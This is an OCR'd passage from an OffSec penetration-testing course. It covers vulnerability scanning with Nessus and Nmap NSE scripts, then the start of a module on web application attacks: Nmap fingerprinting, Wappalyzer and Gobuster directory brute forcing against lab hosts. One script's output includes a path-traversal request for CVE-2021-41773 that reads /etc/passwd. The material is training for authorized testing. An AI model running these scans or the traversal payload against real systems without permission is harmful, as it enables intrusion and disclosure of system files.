



*Figure 73: Select Family of Plugins covering CVE-2021-3156*

One very handy feature of the dynamic plugin filter is the ability to combine multiple filters. In this example, we know that the target is an Ubuntu Linux system and we can therefore use a second filter to specify the related plugin family. Let's add a new filter by clicking on the *plus* button next to the first filter.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 74: Add Filter*

A new plugin filter appears. To restrict the plugin family to specific checks for Ubuntu, let's select *Plugin Family* on the left dropdown and *Ubuntu Local Security Checks* on the right dropdown.





*Figure 75: Combined Plugin Filters*

We can then click on *Preview Plugins* again to list the plugins determined by our filters. After it completes, let's click on the dropdown and choose *Ubuntu Local Security Checks*. Nessus displays information about the plugin, including affected Ubuntu versions, short description, and patch number, as well as the Plugin ID.





*Figure 76: Ubuntu Local Security Check Plugin for CVE-2021-3156*

We can get more information by clicking on the plugin. Figure 77 shows the detailed information of the specified plugin.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 77: Detailed Information of Plugin 145463*

After closing this window, we can launch the vulnerability scan as we did before.

Once the scan is finished, let's review the results by clicking on the *Vulnerabilities* tab.





*Figure 78: Listed Findings of the Advanced Dynamic Scan*

The output lists one finding with a *HIGH* severity, which was found by the plugin we specified with our dynamic plugin filter. Figure 79 shows the detailed information of the finding, confirming that the target is in fact vulnerable to CVE-2021-3156.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 79: Detailed Information about the Findings of the specified Plugins*

The plugin output also contains information stating that Nessus only used the reported version number of the affected application and that it did not try to confirm the vulnerability by exploiting it in any way. In an assessment, we should verify these kinds of results to check if it is indeed an exploitable vulnerability.

## 7.3 Vulnerability Scanning with Nmap

This Learning Unit covers the following Learning Objectives:

- Understand the basics of the Nmap Scripting Engine (NSE)
- Perform a lightweight Vulnerability Scan with Nmap
- Work with custom NSE scripts

In this Learning Unit, we will explore the *Nmap Scripting Engine* (NSE) and how to leverage Nmap as a lightweight vulnerability scanner. In addition, we will learn about the NSE script categories, how to use NSE scripts in Nmap, and how to work with custom NSE scripts.

### 7.3.1 NSE Vulnerability Scripts

As an alternative to Nessus, we can also use the NSE[335] to perform automated vulnerability scans. NSE scripts extend the basic functionality of Nmap to do a variety of networking tasks. These tasks are grouped into categories around cases such as vulnerability detection, brute forcing, and network discovery. The scripts can also extend the version detection and information gathering capabilities of Nmap.

An NSE script can have more than one category. For example, it can be categorized as *safe* and *vuln*, or *intrusive* and *vuln*. Scripts categorized as “safe” have no potential impact to stability, while scripts in the “intrusive” category might crash a target service or system. To avoid any stability

[335] (Nmap, 2021), https://nmap.org/book/man-nse.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

issues, it's imperative to check how the scripts are categorized and we should never run an NSE script or category without understanding the implications. We can determine the categories of a script by browsing the *NSE Documentation*[336] or locally in the NSE scripts directory.

In this section, we will focus on the *vuln* category to leverage Nmap as a lightweight vulnerability scanner.

On our Kali VM, the NSE scripts can be found in the **/usr/share/nmap/scripts/** directory with the *.nse* filetype. This directory also contains the **script.db** file, which serves as an index to all currently available NSE scripts. We can use it to get a list of scripts in the *vuln* category.

```
kali@kali:~$ cd /usr/share/nmap/scripts/

kali@kali:/usr/share/nmap/scripts$ cat script.db  | grep "\"vuln\""
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln",
} }
Entry { filename = "broadcast-avahi-dos.nse", categories = { "broadcast", "dos",
"intrusive", "vuln", } }
Entry { filename = "clamav-exec.nse", categories = { "exploit", "vuln", } }
Entry { filename = "distcc-cve2004-2687.nse", categories = { "exploit", "intrusive",
"vuln", } }
Entry { filename = "dns-update.nse", categories = { "intrusive", "vuln", } }
...
```

*Listing 94 - The Nmap script database*

Each entry has a file name and categories. The file name represents the name of the NSE script in the NSE directory.

Some of the standard NSE scripts are quite outdated. Fortunately, the *vulners*[337] script was integrated, which provides current vulnerability information about detected service versions from the *Vulners Vulnerability Database*.[338] The script itself has the categories *safe*, *vuln*, and *external*.

Before we start our first vulnerability scan with the NSE, we will examine the Nmap **–script** parameter. This parameter is responsible for determining which NSE scripts get executed in a scan. The arguments for this parameter can be a category, a Boolean expression, a comma-separated list of categories, the full or wildcard-specified name of a NSE script in **script.db**, or an absolute path to a specific script.

Let's start with an Nmap scan using all of the NSE scripts from the *vuln* category. The command we'll use contains the previously mentioned **--script** parameter with the **vuln** argument, which specifies all of the scripts with this category. Furthermore, we'll provide **-sV** to activate the Nmap's service detection capabilities. Finally, we'll use **-p** to only scan port 443.

```
kali@kali:~$ sudo nmap -sV -p 443 --script "vuln" 192.168.50.124
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org )
...
PORT    STATE SERVICE VERSION
443/tcp open  http    Apache httpd 2.4.49 ((Unix))
```

[336] (Nmap, 2021), https://nmap.org/nsedoc

[337] (Nmap, 2021), https://nmap.org/nsedoc/scripts/vulners.html

[338] (Vulners, 2022), https://vulners.com

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
| vulners:
|   cpe:/a:apache:http_server:2.4.49:
...
        https://vulners.com/githubexploit/DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D
*EXPLOIT*
|       CVE-2021-41773 4.3 https://vulners.com/cve/CVE-2021-41773
...
|_http-server-header: Apache/2.4.49 (Unix)
MAC Address: 00:0C:29:C7:81:EA (VMware)
```

*Listing 95 - Using NSE's "vuln" category scripts against the SAMBA machine*

Nmap detected the *Apache* service with the version 2.4.49 and tried all of the NSE scripts from the *vuln* category. Most of the output comes from the vulners script, which uses the information from the detected service and version to provide related vulnerability data.

The vulners script not only shows us information about the CVEs found but also the CVSS scores and links for additional information. For example, Listing 95 shows that Nmap, in combination with the vulners script, detected that the target is vulnerable to *CVE-2021-41773*.[339]

Another useful feature of the vulners script is that it also lists *Proof of Concepts* for the found vulnerabilities, which are marked with "*EXPLOIT*". However, without a successful service detection, the vulners script will not provide any results.

## 7.3.2 Working with NSE Scripts

In the previous section, we learned about the vuln NSE category and the vulners script. While the vulners script provides an overview of all CVEs mapped to the detected version, we sometimes want to check for a specific CVE. This is especially helpful when we want to scan a network for the existence of a vulnerability. If we do this with the vulners script, we would need to review an enormous amount of information. For most modern vulnerabilities, we need to integrate dedicated NSE scripts manually.

Let's practice how to do this with CVE-2021-41773. In order to find a suitable NSE script, we can use a search engine to find the CVE number plus NSE (CVE-2021-41773 nse).

[339] (NIST, 2022), https://nvd.nist.gov/vuln/detail/CVE-2021-41773

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 80: Searching for a NSE script for a specific CVE in Google*

One of the first search results is a link to a *GitHub*[340] page that provides a script to check for this vulnerability. Let's download this script and save it as /usr/share/nmap/scripts/http-vuln-cve2021-41773.nse to comply with the naming syntax of the other NSE scripts. Before we can use the script, we'll need to update script.db with --script-updatedb.

```
kali@kali:~$ sudo cp /home/kali/Downloads/http-vuln-cve-2021-41773.nse
/usr/share/nmap/scripts/http-vuln-cve2021-41773.nse

kali@kali:~$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org )
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.54 seconds
```

*Listing 96 - Copy the NSE Script and update the script.db database*

To use the NSE script, we'll provide the name of the script, target information, and port number. We'll also enable service detection.

```
kali@kali:~$ sudo nmap -sV -p 443 --script "http-vuln-cve2021-41773" 192.168.50.124
Starting Nmap 7.92 ( https://nmap.org )
Host is up (0.00069s latency).

PORT    STATE SERVICE VERSION
443/tcp open  http    Apache httpd 2.4.49 ((Unix))
| http-vuln-cve2021-41773:
|   VULNERABLE:
|   Path traversal and file disclosure vulnerability in Apache HTTP Server 2.4.49
|     State: VULNERABLE
|             A flaw was found in a change made to path normalization in Apache HTTP
Server 2.4.49. An attacker could use a path traversal attack to map URLs to files
outside the expected document root. If files outside of the document root are not
protected by "require all denied" these requests can succeed. Additionally this flaw
```

[340] (GitHub, 2021), https://github.com/RootUp/PersonalStuff/blob/master/http-vuln-cve-2021-41773.nse

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
could leak the source of interpreted files like CGI scripts. This issue is known to be
exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions.
|
|     Disclosure date: 2021-10-05
|     Check results:
|
|         Verify arbitrary file read: https://192.168.50.124:443/cgi-
bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
...
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
```

*Listing 97 - CVE-2021-41773 NSE Script*

The output indicates that the target is vulnerable to CVE-2021-41773 and provides us with additional background information.

While Nmap is not a vulnerability scanner in the traditional sense, we found that the NSE is a powerful feature that allows us to do lightweight vulnerability scanning. In a penetration test, we can use Nmap when there isn't a full-fledged vulnerability scanner available or when we want to verify findings from other tools.

However, we have the same factors to consider as with any other vulnerability scanner. The NSE script categories can provide useful information, such as if a script is intrusive or safe, but we also need to keep in mind that an NSE script may contain malicious code that gives an attacker full access to our system. For that reason, we always need to verify that the NSE script not only provides the needed functionality, but is also safe.

## 7.4 Wrapping Up

This Module has provided an overview of vulnerability scanning with Nessus and Nmap, and it provided insight into the different types and considerations of a vulnerability scan.

Vulnerability scanning can be extremely helpful during any kind of security assessment. Configured correctly, vulnerability scanning tools provide a wealth of meaningful data. It is important for us to understand that a manual review of the results is still required and that scanners can only discover vulnerabilities that they are configured for. Finally, we should always keep in mind that vulnerability scanning tools can perform actions that could be detrimental to some networks or targets, so we must exercise caution when using them.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 8 Introduction to Web Application Attacks

In this Learning Module, we will cover the following Learning Units:

- Web Application Assessment Methodology
- Web Application Enumeration
- Cross-Site Scripting

In this Module, we'll begin introducing web application attacks. Modern development frameworks and hosting solutions have simplified the process of building and deploying web-based applications. However, these applications usually expose a large attack surface due to multiple dependencies, insecure server configurations, a lack of mature application code, and business-specific application flaws.

Web applications are written using a variety of programming languages and frameworks, each of which can introduce specific types of vulnerabilities. Since the most common vulnerabilities are alike in concept and the various frameworks behave similarly regardless of the underlying technology stack, we'll be able to follow similar exploitation avenues.

## 8.1 Web Application Assessment Methodology

This Learning Unit covers the following Learning Objectives:

- Understand web application security testing requirements
- Learn different types and methodologies of web application testing
- Learn about the OWASP Top10 and most common web vulnerabilities

Before we begin discussing enumeration and exploitation, let's examine the different web application penetration testing methodologies.

As a penetration tester, we can assess a web application using three different methods, depending on the kind of information we have been provided, the scope, and the particular engagement rules.

*White-box* testing describes scenarios in which we have unconstrained access to the application's source code, the infrastructure it resides on, and its design documentation. Because this type of testing gives us a more comprehensive view of the application, it requires a specific skill set to find vulnerabilities in source code. The skills required for white-box testing include source code and application logic review, among others. This testing methodology might take a longer time, relative to the size of the code base being reviewed.

Alternatively, *black-box* testing (also known as a *zero-knowledge* test) provides no information about the target application, meaning it's essential for the tester to invest significant resources into the enumeration stage. This is the approach taken during most bug bounty engagements.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Grey-box testing occurs whenever we are provided with limited information on the target's scope, including authentication methods, credentials, or details about the framework.*

In this Module, we are going to focus on black-box testing to help develop the web application skills we are learning in this course.

In this and the following Modules, we will explore web application vulnerability enumeration and exploitation. Although the complexity of vulnerabilities and attacks varies, we'll demonstrate exploiting several common web application vulnerabilities in the OWASP Top 10 list.[341]

The OWASP Foundation aims to improve global software security and, as part of this goal, they develop the OWASP Top 10, a periodically-compiled list of the most critical security risks to web applications.

Understanding these attack vectors will serve as the basic building blocks to construct more advanced attacks, as we'll learn in other Modules.

## 8.2 Web Application Assessment Tools

This Learning Unit covers the following Learning Objectives:

- Perform common enumeration techniques on web applications
- Understand Web Proxies theory
- Learn how Burp Suite proxy works for web application testing

Before going into the details of web application enumeration, let's familiarize ourselves with the tools of the trade. In this Learning Unit, we are going to revisit Nmap for web services enumeration, along with Wappalyzer, an online service that discloses the technology stack behind an application, and Gobuster, a tool for performing file and web directory discovery. Lastly, we are going to focus on the Burp Suite proxy, which we'll rely on heavily for web application testing during this and upcoming Modules.

### 8.2.1 Fingerprinting Web Servers with Nmap

As covered in a previous Module, Nmap is the go-to tool for initial active enumeration. We should start web application enumeration from its core component, the web server, since this is the common denominator of any web application that exposes its services.

Since we found port 80 open on our target, we can proceed with service discovery. To get started, we'll rely on the nmap service scan (-sV) to grab the web server (-p80) banner.

```
kali@kali:~$ sudo nmap -p80  -sV 192.168.50.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 05:13 EDT
Nmap scan report for 192.168.50.20
Host is up (0.11s latency).
```

[341] (OWASP, 2022), https://owasp.org/www-project-top-ten/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
```

*Listing 98 - Running Nmap scan to discover web server version*

Our scan shows that Apache version 2.4.41 is running on the Ubuntu host.

To take our enumeration further, we use service-specific Nmap NSE scripts, like *http-enum*, which performs an initial fingerprinting of the web server.

```
kali@kali:~$ sudo nmap -p80 --script=http-enum 192.168.50.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:30 EDT
Nmap scan report for 192.168.50.20
Host is up (0.10s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /login.php: Possible admin folder
|   /db/: BlogWorx Database
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /db/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.41
(ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

*Listing 99 - Running Nmap NSE http enumeration script against the target*

As shown above, we discovered several interesting folders that could lead to further details about the target web application.

By using Nmap scripts, we managed to discover more application-specific information that we can add to the web server enumeration we performed earlier.

## 8.2.2 Technology Stack Identification with Wappalyzer

Along with the active information gathering we performed via Nmap, we can also passively fetch a wealth of information about the application technology stack via *Wappalyzer*.[342]

Once we have registered a free account, we can perform a Technology Lookup on the megacorpone.com domain.

[342] (Wappalyzer, 2022), https://www.wappalyzer.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 81: Wappalyzer findings*

From this quick third-party external analysis, we learned about the OS, the UI framework, the web server, and more. The findings also provide information about JavaScript libraries used by the web application - this can be valuable data, as some versions of JavaScript libraries are known to be affected by several vulnerabilities.

## 8.2.3 Directory Brute Force with Gobuster

Once we have discovered an application running on a web server, our next step is to map all its publicly-accessible files and directories. To do this, we would need to perform multiple queries against the target to discover any hidden paths. Gobuster[343] is a tool (written in Go language) that can help us with this sort of enumeration. It uses wordlists to discover directories and files on a server through brute forcing.

[343] (OJ, 2022), https://www.kali.org/tools/gobuster/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Due to its brute forcing nature, Gobuster can generate quite a lot of traffic, meaning it will not be helpful when staying under the radar is necessary.*

Gobuster supports different enumeration modes, including fuzzing and dns, but for now, we'll only rely on the **dir** mode, which enumerates files and directories. We need to specify the target IP using the **-u** parameter and a wordlist with **-w**. The default running threads are 10; we can reduce the amount of traffic by setting a lower number via the **-t** parameter.

```
kali@kali:~$ gobuster dir -u 192.168.50.20 -w /usr/share/wordlists/dirb/common.txt -t
5
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.20
[+] Method:                  GET
[+] Threads:                 5
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/30 05:16:21 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://192.168.50.20/css/]
/db                   (Status: 301) [Size: 311] [--> http://192.168.50.20/db/]
/images               (Status: 301) [Size: 315] [--> http://192.168.50.20/images/]
/index.php            (Status: 302) [Size: 0] [--> ./login.php]
/js                   (Status: 301) [Size: 311] [--> http://192.168.50.20/js/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.50.20/uploads/]

===============================================================
2022/03/30 05:18:08 Finished
===============================================================
```

